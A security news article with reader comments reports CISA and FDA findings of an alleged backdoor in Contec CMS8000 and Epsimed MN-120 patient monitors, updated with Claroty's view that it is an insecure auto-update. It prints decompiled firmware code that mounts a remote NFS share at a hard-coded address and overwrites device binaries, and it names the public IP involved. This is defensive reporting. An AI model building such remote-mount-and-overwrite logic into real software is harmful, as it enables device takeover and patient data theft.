

Backdoor found in two healthcare patient monitors, linked to IP in China

bleepingcomputer.com/news/security/backdoor-found-in-two-healthcare-patient-monitors-linked-to-ip-in-china/

By

[Lawrence Abrams](#)

- January 30, 2025
- 06:31 PM
- [10](#)



Update 2/4/25: A [new report](#) from Claroty states that they purchased the Contec CMS8000 device and, after analyzing its firmware, believe the behavior described by CISA and the FDA is actually an auto-update mechanism and not a backdoor.

According to Claroty, the manual instructs admins to configure the monitor's central monitoring center to a public IP address of 202.114.4.119, the IP address seen by CISA.

Furthermore, the researchers say that the update routine can only be triggered when booting the system and pressing a button on the device.

"Team82 was only able to trigger the update logic when booting the device AND clicking a button on the device (press "C" - main button). To the best of our knowledge, this is the only way to trigger the update logic. If true, this would require an attacker to be physically located near the device," reads the Claroty report.

"Although the full update process is VERY dangerous and risky, to us it does not appear to have malicious intent behind it, especially when considering the manual boldly refers to this IP address, and white-label vendors ask users to configure their internal CMS with this IP address."

However, as the IP address specified in the manual is a public address in China, it could lead to inadvertent data leaks and takeover risks if an NFS server is running. Currently, no NFS server is configured at this IP address.

Claroty warns that the insecure design of the device's update mechanism is still a serious security concern, creating a PoC allowing the researchers to achieve remote code execution on the device.

Our original article is below, and we never received a response to our questions from Contec.

The US Cybersecurity and Infrastructure Security Agency (CISA) is warning that Contec CMS8000 devices, a widely used healthcare patient monitoring device, include a backdoor that quietly sends patient data to a remote IP address and downloads and executes files on the device.

Contec is a China-based company that specializes in healthcare technology, offering a range of medical devices including patient monitoring systems, diagnostic equipment, and laboratory instruments.

CISA learned of the malicious behavior from an external researcher who disclosed the vulnerability to the agency. When CISA tested three Contec CMS8000 firmware packages, the researchers discovered anomalous network traffic to a hard-coded external IP address, which is not associated with the company but rather a university.

This led to the discovery of a backdoor in the company's firmware that would quietly download and execute files on the device, allowing for remote execution and the complete takeover of the patient monitors. It was also discovered that the device would quietly send patient data to the same hard-coded address when devices were started.

None of this activity was logged, causing the malicious activity to be conducted secretly without alerting administrators of the devices.


While CISA did not name the university and redacted the IP address, BleepingComputer has learned that it is associated with a Chinese university. The IP address is also hard-coded in software for other medical equipment, including a pregnancy patient monitor from another Chinese healthcare manufacturer.

An [FDA advisory](#) about the backdoor also confirmed that it was also found in Epsimed MN-120 patient monitors, which are re-labeled Contec CMS8000 devices.

The backdoor

On analyzing the firmware, CISA found that one of the device's executables, 'monitor,' contains a backdoor that issues a series of Linux commands that enable the device's network adapter (eth0) and then attempts to mount a remote NFS share at the hard-coded IP address belonging to the university.

The NFS share is mounted at /mnt/ and the backdoor recursively copies the files from the /mnt/ folder to the /opt/bin folder.



```
21  if (param_3 == 0) {
22      uVar1 = GetParent(param_1);
23      local_1c = GetClientDC(uVar1);
24      SetBrushColor(local_1c, SysPixelIndex._64_4_);
25      FillBox(local_1c, 0, 100, 0x1c2, 0x19);
26      updateRect._4_4_ = 0x55;
27      updateRect._12_4_ = 0x5f;
28      updateRect._8_4_ = 0x14;
29      updateRect._0_4_ = 0xae;
30      updateState = 1;
31      write_cmd("ifconfig eth0 up");
32      local_14 = write_cmd("mount -o nolock -t nfs [redacted] :/pm /mnt");
33      if (local_14 == 0) {
34          local_14 = access("/mnt/monitor", 0);
35          if (local_14 == 0) {
36              updateState = 2;
37              local_14 = write_cmd("cp -rf /mnt/* /opt/bin");
38              if (local_14 == 0) {
39                  updateState = 3;
40                  local_14 = write_cmd("cp -f /opt/bin/start /opt/startmonitor");
41                  if (local_14 == 0) {
42                      updateState = 4;
43                      iVar2 = access("/mnt/SysSetup.rc.org", 0);
44                      if (iVar2 == 0) {
45                          local_14 = write_cmd("cp -f /opt/bin/SysSetup.rc.org /opt/bin/SysSetu");
46                          local_14 = write_cmd("cp -f /opt/bin/SysSetup.rc.org /opt/bin/SysSetu");
47                      }
48                  }
49              }
50          }
51      }
52  }
```

Backdoor in the Contec CMS800 firmware
Source: CISA

The backdoor will continue to copy files from /opt/bin to the /opt folder and, when done, unmount the remote NFS share.

"Though the /opt/bin directory is not part of default Linux installations, it is nonetheless a common Linux directory structure," explains [CISA's advisory](#).

"Generally, Linux stores third-party software installations in the /opt directory and thirdparty binaries in the /opt/bin directory. The ability to overwrite files within the /opt/bin directory provides a powerful primitive for remotely taking over the device and remotely altering the device configuration."

"Additionally, the use of symbolic links could provide a primitive to overwrite files anywhere on the device filesystem. When executed, this function offers a formidable primitive allowing for a third-party operating at the hard-coded IP address to potentially take full control of the device remotely."

While CISA has not shared what these files perform on the device, they said they detected no communication between devices and the hard-coded IP address, only the attempts to connect to it.

CISA says that after reviewing the firmware, they do not believe this is an automatic update feature, but rather than a backdoor planted in the device's firmware.


"By reviewing the firmware code, the team determined that the functionality is very unlikely to be an alternative update mechanism, exhibiting highly unusual characteristics that do not support the implementation of a traditional update feature. For example, the function provides neither an integritychecking mechanism nor version tracking of updates. When the function is executed, files on the device are forcibly overwritten, preventing the end customer—such as a hospital—from maintaining awareness of what software is running on the device. These types of actions and the lack of critical log/auditing data go against generally accepted practices and ignore essential components for properly managed system updates, especially for medical devices."

❖ CISA

Further lending to this being a backdoor by design, CISA found that the devices also began sending patient data to the remote IP address when the devices started.

CISA says that patient data is typically transmitted across a network using the [Health Level 7 \(HL7\) protocol](#). However, these devices sent the data to the remote IP over port 515, which is usually associated with the Line Printer Daemon (LPD) protocol.

The transmitted data includes the doctor's name, patient ID, patient's name, patient's date of birth, and other information.



Patient data sent to remote IP address in China
Source: CISA

After contacting Contec about the backdoor, CISA was sent multiple firmware images that were supposed to have mitigated the backdoor.

However, each one continued to contain the malicious code, with the company simply disabling the 'eth0' network adapter to mitigate the backdoor. However, this mitigation does not help as the script specifically enables it using the `ifconfig eth0 up` command before mounting the remote NFS share or sending patient data.

Currently, there is no available patch for devices that removes the backdoor, and CISA recommends that all healthcare organizations disconnect these devices from the network if possible.

Furthermore, the cybersecurity agency recommends organizations check their Contec CMS8000 patient monitors for any signs of tampering, such as displaying information different from a patient's physical state.

BleepingComputer contacted Contec with questions about the firmware and will update the story if we receive a response.



Top 10 MITRE ATT&CK® Techniques Behind 93% of Attacks

Based on an analysis of 14M malicious actions, discover the top 10 MITRE ATT&CK techniques behind 93% of attacks and how to defend against them.

Related Articles:

[Hunters International shifts from ransomware to pure data extortion](#)

[Royal Mail investigates data leak claims, no impact on operations](#)

[Cisco warns of CSLU backdoor admin account used in attacks](#)

[Chinese FamousSparrow hackers deploy upgraded malware in attacks](#)

[RedCurl cyberspies create ransomware to encrypt Hyper-V servers](#)

- [Backdoor](#)
- [Contec CMS8000](#)
- [Data Exfiltration](#)
- [Data Theft](#)
- [Patient Monitor](#)

[Lawrence Abrams](#)

Lawrence Abrams is the owner and Editor in Chief of BleepingComputer.com. Lawrence's area of expertise includes Windows, malware removal, and computer forensics. Lawrence Abrams is a co-author of the Winternals Defragmentation, Recovery, and Administration Field Guide and the technical editor for Rootkits for Dummies.

- [Previous Article](#)
- [Next Article](#)

Comments





DavieBoy - 2 months ago

-
-

Given these from 2022, these devices should have been retired a long time ago:

CVE-2022-36385 - IMPROPER ACCESS CONTROLS - CWE-284

CVE-2022-38100 - UNCONTROLLED RESOURCE CONSUMPTION - CWE-400

CVE-2022-38069 - USE OF HARD-CODED CREDENTIALS - CWE-798

CVE-2022-38453 - ACTIVE DEBUG CODE - CWE-489

CVE-2022-3027 - IMPROPER ACCESS CONTROL - CWE-284

But then again, they're 25% off right now, so you never know :)



cakruege - 2 months ago

- o
- o

Is there also a backdoor in the software of the other devices from that company?
For example for the 24h blood pressure monitor?

This page:

<https://contechhealth.com/products/ambulatory-blood-pressure-monitor-nibp-holter-abpm50-usb-software-24-hour-record>

links to:

Software download link:

www.dlsoftw.com

Index code:05RK1069

download code for older version: 05wq7041

File: ABPM(F)_V5.3.4_Setup.exe

CRC-32: 987dfa68

MD5: bfc1376253abfb05d5de48b987be65b8

SHA-1: 99412cc4fb08c0e27bc59c7f3ff09a085d244f7a

SHA-256: 641bd924b7c88bde73dc4c8fea1aeceeff60dabc87de8bd727bed7a6e1ee699d

SHA-512:

88cf9bca47215611b8775a248d77b4173a0ad724b96b186434145fed5f78f5bd4f7e4505365f46c7e1be5627d033d1e6c9d0287d7e737c218e4

File: ABPM(F)_V5.3.3_Setup.exe

CRC-32: b45eab17

MD5: 491d86f636717c56e1295a6a8386af45

SHA-1: 375bd2c23afb25802ef2c2562b4ee69fbd281792

SHA-256: ab04f2d80c9e3961e58e39c96abf36b9863bd4d6d75fa531db0d19a8b3564549

SHA-512:

3bbb6d6bdcd36bf5f693f7789082f23175017aae76117a702af2a9872ee5df5fa9d48cc12654a8dab24188dd820877330bb425c2978e095cd82

Its an InnoSetup which can easily be extract with innounp



jblo - 2 months ago

- o
- o

The headline and grammar in the article reference "two healthcare patient monitors," yet I can only find information in the article regarding a Comtec CMS8000; perhaps I've overlooked something. I am thinking that you intended to also address the recent FDA announcement [<https://www.fda.gov/medical-devices/safety-communications/cybersecurity-vulnerabilities-certain-patient-monitors-contec-and-epsimed-fda-safety-communication>] regarding the Epsimed MN-120.



[bernesto](#) - 2 months ago

-
-

I can't be the only one who believes we don't have a monopoly on lazy programmers.

Let's use our critical thinking skills here.


A university IP... What do they do at universities? Is it a healthcare university? Aren't universities are typically involved in R&D and have commercialization programs? In R&D, isn't there a need to collect and analyze lots of data, especially in healthcare, preferably automatically? Don't they also typically employ students within the university? Developers, especially good ones, are typically the laziest humans. Lazy equals efficient. But they're humans nonetheless. Forgetful + novice = oversights. Universities, on the other hand, are bureaucratic institutions run by academics, not DevOps or SecOps veterans. And companies are profit-driven by non-tech business people who make stupid decisions. Look recently at SONOS... Cheap labor. Ignore the engineers. Ship it. What could go wrong?

Everyone jumps on the US-good, CCP-bad bandwagon without using common sense. The narrative the US pushes that the CCP wants to track every movement of their citizens and ours often overshadows their practical ability to do so. No different than our own government minimizing its desire to do the same and its ineptitude to do so. \$500B data center to create 48h mRNA vaccines? Do they expect us to buy that BS? Especially from Larry and Sam? Larry would surveil his own mother in the bathroom. And Sam is a snake "OpenAI is open for the world good". Oh please... go f yourself.

Tech bros are dicks. Governments are lie. Politicians are stupid. Democracy is theater. And American's privacy is a long-dead fallacy. Section 702, the Bank Secrecy Act, Snowden, TikTok... come on. Lawmakers took your privacy rights 50 years ago. And CEOs sold your data back to them and others shortly thereafter. Who reads EULA's anyway? And dead code in a heart monitor is news?

This was likely just field testing code left over and missed during code review by an underpaid undergrad. Not some nefarious plot to steal your heart rate data—that, mind you, is already freely available "legally" thanks to our own government/HIPAA, HITECH, and the 2.2 million BAA entities with their tens of millions of employees (look up limited datasets and reverse identification)... God forbid you go to China for business of pleasure, get sick, and can't access your "own" health records... And let's not forget our our own government-mandated backdoors in our telecommunications the CCP has been loitering in for years that they told you was to protect you from foreign adversaries! Ben F. was right. And this is just what we know about. SMFH.

Are there bad actors in the world? Yes. You elected them. Immoral, self-enriching superstition-following, warmongering, idiot puppets. Watch C-SPAN once in a while. Hackers? The good ones don't leave a trace, and that's a low bar... and most are just trying to expose the government (aka. The idiots) and corporations (aka The crooks) whose EULA you agreed to, but wouldn't agree with.

 [DavidRedekop](#) Photo
[DavidRedekop](#) - 2 months ago

-
-

This is the kind of story that highlights the importance of egress control that can be managed with an approach of Zero Trust connectivity, which basically uses DNS as the root of trust, and therefore disallows *any* connection that didn't start with an authorized query from a Protective Resolver. It is simpler than it sounds as it is basically Default Deny All that is actually practical. What is needed and verified good, no problem. Anything else, not.



• [bernesto](#) - 2 months ago

◦

◦

So true. "Control your own network ingress and egress". Which hospitals with good IT should be doing already. The part that gets me in this article is the 'implied' intent. If it was a known APT group IP, then I would raise both eyebrows. But a university... Meh. 20 years in the industry, and I still get surprised by the quality of code released into the wild by US coders - the hacks, workarounds, and just plain laziness. I'm not proud, I cringe when I look at code I wrote a decade ago "Who wrote this crap... oh..." LMAO.

•  [DavidRedekop Photo](#)

[DavidRedekop](#) - 2 months ago

◦

◦

We won't have fewer of these stories coming out in the future. Even with public policy changes, we will have years and decades of legacy equipment that will never be discovered to be breached, but actual outgoing unauthorized and unintended connections can reliably be blocked in 2025.

Post a Comment [Community Rules](#)

You need to login in order to post a comment

Not a member yet? [Register Now](#)

You may also like:
